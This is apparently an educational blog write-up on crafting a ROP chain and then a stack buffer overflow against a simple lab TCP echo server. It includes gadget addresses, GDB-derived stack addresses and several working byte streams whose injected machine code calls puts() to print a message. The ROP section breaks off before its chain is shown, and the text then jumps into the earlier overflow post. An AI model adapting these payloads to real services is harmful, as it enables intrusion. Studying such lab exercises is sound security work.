
Following my last post about Exploit writing – Buffer Overflow. in this demo, return-oriented programming (ROP) exploit has been crafted against a simple TCP echo server to print a message on the server console.
What is ROP exploit?
A return-oriented-programming exploit is a concept of chaining together pieces of code (which already exist in memory) called gadgets together to form a payload of choice to exploit a program after successfully overflowing the buffer.
(Prandini & Ramilli, 2012).
Plan
The first step in crafting an ROP exploit is to plan what your gadgets need to do. For the purpose of this task, the plan is to chain together a few gadgets to perform a write sys call to write “PWNED ” on the server terminal.

The write syscall (32 bit) looks like this:
Figure 1
the “msg” and “msglen” in Figure 1 above are referring to the message to be printed and its length, for this the address where the message is stored can be passed to the ecx register.
As I plan to place my string “PWNED ” at the start of the buffer. Therefore, The address of the string, in this case, would be the start of the buffer so, 0xf7ff763c (as shown in the previous post)
And the length of my message is 8 bytes long including 2 spaces and /00 at the end.
So, the machine instructions needed would be as follows:
mov eax, 4
mov ebx, 1
mov ecx, 0xf7ff763c
mov edx, 8
int 0x80

We also need to restore the program to its normal flow by passing finding a suitable gadget to a jmp instruction to an address within the program, The return address can be found using the same way (using Objdump) as the return address found for the previous post.
below is the address I have found: 0x0804a1b8
Figure 2

presentation of how my rop chain should look like
Figure 3
Finding gadgets
Now let’s find some gadgets to allow the above instructions to execute. ROPgadget is powerfull tool to generate gadgets. It can be installed and used using the following command:
Running the above command managed to find about 43594 unique gadgets – not all of them are useful as useful gadgets end in ret.
The gadgets dictionary provided by Saumil Shah (2013) was used to help find useful gadgets and find alternative gadgets to do the same instruction.

Instruction 1: mov eax, 4
This means register eax must store a value of 4. The instruction doesn’t have to be mov eax, 4 other instructions such as
Pop eax; ret
Then pass the value to be stored in eax.

For this I have found a useful gadget:
gadget 1: 0x0805ba6a : pop eax ; ret
gadgets chain so far:
Figure 4
Instruction 2: mov ecx, 0xf7ff763c
This means register ecx must store the location of string : 0xf7ff763c. For this I have found a useful gadget:
gadget 2: 0x080a2887 : pop ecx ; ret
Figure 5

Instruction 3: mov ebx, 1 and mov edx, 8
This means register eax must store a value of 8 (the length of the string). For these two instructions I have found a useful gadget:
gadget 3: 0x08083c06 : pop edx ; pop ebx ; pop esi ; ret
Figure 6
Instruction 4: int 0x80
This is to the make syscall. For this I have found a useful gadget
gadget 4: 0x0808e40c : int 0x80
Figure 7

Instruction 5: jmp Jmp 0x0804a1b8
This gadget will allow the program to return to its normal flow after the write syscall
For this I have found a useful gadget:
gadget 5: 0x0804a0bc : jmp 0x804a1b8
Figure 8
The above table shows the complete chain of gadgets to make a write syscall to print the message. The middle column is the addresses (and values) of each gadget and that is what will be passed to the program to execute them. After converting them all to the little-endian, this is what they look like:
A stack-based buffer overflow was performed against a simple TCP echo server to inject machine code instruction to print a message on the server console.
After running and using the server a few times, and with the help of GDB to debug the program to find out where the buffer is located and where various address are. The stack currently looks like this:
Char data_buffer[48]
Int data_in_size
Unknown space – 8 bytes
Saved base pointer
Return address
….. The rest of the server
The key to a buffer overflow is to know how many characters exactly you need to overflow the buffer and to know where to place everything within the stack.
Plan
The first step to write the buffer overflow exploit is to plan what it will be made of:
The code injection – machine code instructions
The string to print out
The base pointer
The return address – pointing at the start of the code injection
Char data_buffer[48]
Int data_in_size
Char data_buffer[48]
Int data_in_size
Unknown space – 8 bytes
Saved base pointer
code injection return address
Space
Saved base pointer
Original return address
The aim of this plan is placing the string and code injection within the buffer and fill it with enough bytes to overflow it. The return address after the base pointer will be used to redirect the program to execute the injected code. The injected code is aimed to make a call to printf() or puts() to print a string out. A normal return address will also be given to avoid crashing the program and allow to continue running.
As the aim of the code injection is to call printf() or puts(), a simple print program can be made to find out the exact machine code instruction to make the call.
Below is a program used to print a string using puts():
Figure 1

To find out the machine code for this program, Objdump -S can be used. The machine code:
Figure 2
Figure 2 above shows that the call to puts() corresponds to 4 machine code instructions: sub, push, call and add. And then 3 additional instructions to keep the program running: nop, leave ret. Which makes 19 bytes in total.
So, the code injection should look like this to print a string:
Below is the structure of the bitstream that will be used to perform the buffer overflow.
Space 1 (As) 8 bytes
String “ PWNED BY WALA\x00” 16 bytes
Code injection 19 bytes
Space 2 (Bs) 17 bytes
Base pointer 4 bytes
Ret to coin 4 bytes
Space 3(Cs) 4 bytes
Mode address 4 bytes
Space 4 (Ds) 8 bytes
Mode 4 bytes
Space (Es) 36 bytes
Base pointer 4 bytes
Ret 4 bytes
Byte stream should look something like this:
AAAAAAAA PWNED BY WALA\x00–CODE Injection–BBBBBBBBBBBBBBBBB\xbp\xbp\xbp\xbp\xr1\xr1\xr1\xr1CCCC\xma\xma\xma\xmaDDDDDDDD\xmo\xmo\xmo\xmoEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE\xbp\xbp\xbp\xbp\xr2\xr2\xr2\xr2


GDB debugger helps to find out the addresses. below, gdb was used to examine the stack and find out the addresses needed for the byte stream.
Figure 3
The saved based pointer – ebp will remain the as is in the byte stream as follows:
The saved base pointer: 0xf7ff76b8 = xb8\x76\xff\xf7
Return address is the next 4 bytes right after the base pointer which is at 0xf7ff76bc. This return address will be used to redirect the program to the code injection.
The code injection is set to start at 0xf7ff7654 (0x18 bytes after the start of data_buffer ). Therefore,
The return address will be 0xf7ff7654 = \x54\x76\xff\xf7

The second return address will be the address which the program will jump to right after it finishes executing the code injection(i.e., printing the string), this address should allow the program to return to its normal flow. To find a suitable return address, Objdump can be used again to examine the disassembly and location of the program’s machine code instruction. As the buffer is located within the function connection_loop , the return address should be from within this function.
The address of the highlighted line below can be used as return address because it’s at a convenient location which is right before the ret instruction of connection_loop().
Figure 4 – Objdump of ex7_x
Therefore, the second return address is 0x0804a1b8 = \xb8\xa1\x04\x08
Also, as outlined within the structure of the byte stream, there are some additional variables to be reserved to keep the program running after the injection and prevent crashing it. these are:
Figure 4
Mode address: 0xf7ff7690 = /x90/x76/xff/xf7
Mode: 0x00000000 = /x00/x00/x00/x00
updated byte stream:
AAAAAAAA PWNED BY WALA\x00–Code Injection–BBBBBBBBBBBBBBBBB\xb8\x76\xff\xf7\x54\x76\xff\xf7CCCC\x90\x76\xff\xf7DDDDDDDD\x00\x00\x00\x00EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE\xb8\x76\xff\xf7\xb8\xa1\x04\x08
As mentioned earlier the call to puts() uses 4 machine code instructions:
Sub – subtracts 0xC (12) from the stack pointer (ESP)
Push – pushes the address of the string to print into the stack and subtracts another 4 bytes from ESP
Call – puts the return address of the next instruction, which is the Add instruction, and subtracts another 4 bytes from ESP
Add – corrects the ESP after the call to puts() has finished by adding 0x10 (16)
Three more instructions are also needed to continue: nop, leave and ret.
The string address needed for the push instruction is 0xf7ff7644, which is 0x8(8 bytes) after the start of the buffer at 0xf7ff763c. Therefore, the push instruction should be as follows:
Next, the return address for the call instruction.
To work this address(offset) out:
Next machine instruction + offset = address of puts()
The next machine instruction within the code injection is the add instruction which is located at 0xd (13 bytes) later after the start of the code injection which is located at 0xf7ff7654, 0x18 (24 bytes = space + string) after the start of the buffer.
To summarize:
Code injection starts at: 0xf7ff7654
The add instruction at: 0xf7ff7661
The address of puts() can be found by running the following command when running the program in gdb:
AAAAAAAA PWNED BY WALA\x00\x83\xec\x0c\x68\x44\x76\xff\xf7\xe8\x7f\xde\x07\x10\x83\xc4\x10\x90\xc9\xc3BBBBBBBBBBBBBBBBB\xb8\x76\xff\xf7\x54\x76\xff\xf7CCCC\x90\x76\xff\xf7DDDDDDDD\x00\x00\x00\x00EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE\xb8\x76\xff\xf7\xb8\xa1\x04\x08
Exploits like this takes a lot of trial and error to get it right! That’s exactly what I did.
Following the above plan and steps got the code injection to kind of work but I was having 2 issues (mainly with the code injection machine instructions).
Using the following byte stream was giving me segmentation error with nothing printing to the terminal.
AAAAAAAA PWNED BY WALA\x00\x83\xec\x0c\x68\x44\x76\xff\xf7\xe8\x7f\xde\x07\x10\x83\xc4\x10\x90\xc9\xc3BBBBBBBBBBBBBBBBB\xb8\x76\xff\xf7\x54\x76\xff\xf7CCCC\x90\x76\xff\xf7DDDDDDDD\x00\x00\x00\x00EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE\xb8\x76\xff\xf7\xb8\xa1\x04\x08
After hours of debugging and stepping in to see how the code is executing exactly, I have found out that, the code injection is not putting the address of the string in the right place therefore the message wasn’t printing. So, I tried to put the address in other locations such as
End of code injection
Right after the first return address (pointing to the start of the code injection )
At the end of the byte stream ( after the second return address )
Surprisingly, the last option worked (partially), by placing the string address at the end of the byte stream I can see part of the message is printing as shown below:
Figure 7
However, there was still a segmentation fault.
The byte stream now looks like this:
AAAAAAAA PWNED BY WALA\x00\x83\xec\x0c\x68\x44\x76\xff\xf7\xe8\x7f\xde\x07\x10\x83\xc4\x10\x90\xc9\xc3BBBBBBBBBBBBBBBBB\xb8\x76\xff\xf7\x54\x76\xff\xf7CCCC\x90\x76\xff\xf7DDDDDDDD\x00\x00\x00\x00EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE\xb8\x76\xff\xf7\xb8\xa1\x04\x08\x44\x76\xff\xf7
This meant there were still errors in my code injection. With more debugging and trial and error I have found out that:
The call to puts() is not being correctly made, which made me suspect that the offset might be wrong, so I tried calculating the offset again using different (next machine instruction) addresses, such as
End of code injection,
Right after code injection
Start of string
Start of code injection
Start of buffer
The only one that fully worked was by using the address of the start of the injection (0xf7ff7654).
So, the offset is:
0xf7ff7654+ offset = 0x1080754e0
Offset = 0x1007de8c
The FINAL byte stream now looks like this:
AAAAAAAA PWNED BY WALA\x00\x83\xec\x0c\x68\x44\x76\xff\xf7\xe8\x8c\xde\x07\x10\x83\xc4\x10\x90\xc9\xc3BBBBBBBBBBBBBBBBB\xb8\x76\xff\xf7\x54\x76\xff\xf7CCCC\x90\x76\xff\xf7DDDDDDDD\x00\x00\x00\x00EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE\xb8\x76\xff\xf7\xb8\xa1\x04\x08\x44\x76\xff\xf7
Figure 8
Note – the errors within my byte stream were unexpected, and I am not 100% sure of the reason why they have occurred but I am assuming they occurred because this is a code injection, and some things might not be where they should be which causes unexpected things to happen and for the code injection to not work as it should.
Debugging and following the sources of errors helped me find out where the errors were happening and what could be the reason for them. I was able to solve these issues by trying different solutions and figuring out what can work in the situation.


The above byte stream successfully overflows the buffer and overwrites parts of the stack to print out a message on the server terminal as shown below (outside gdb)
Figure 9
Figure 9 – running exploit outside gdb
The byte stream also allows the server to continue running and accept other connections successfully for no disruption as shown in figure 10 below:
Figure 10
Note – for this exploit to work outside of gdb ASLR needs to be disabled to stop randomizing memory locations and make them predictable on the stack (gdb has ASLR disabled by default)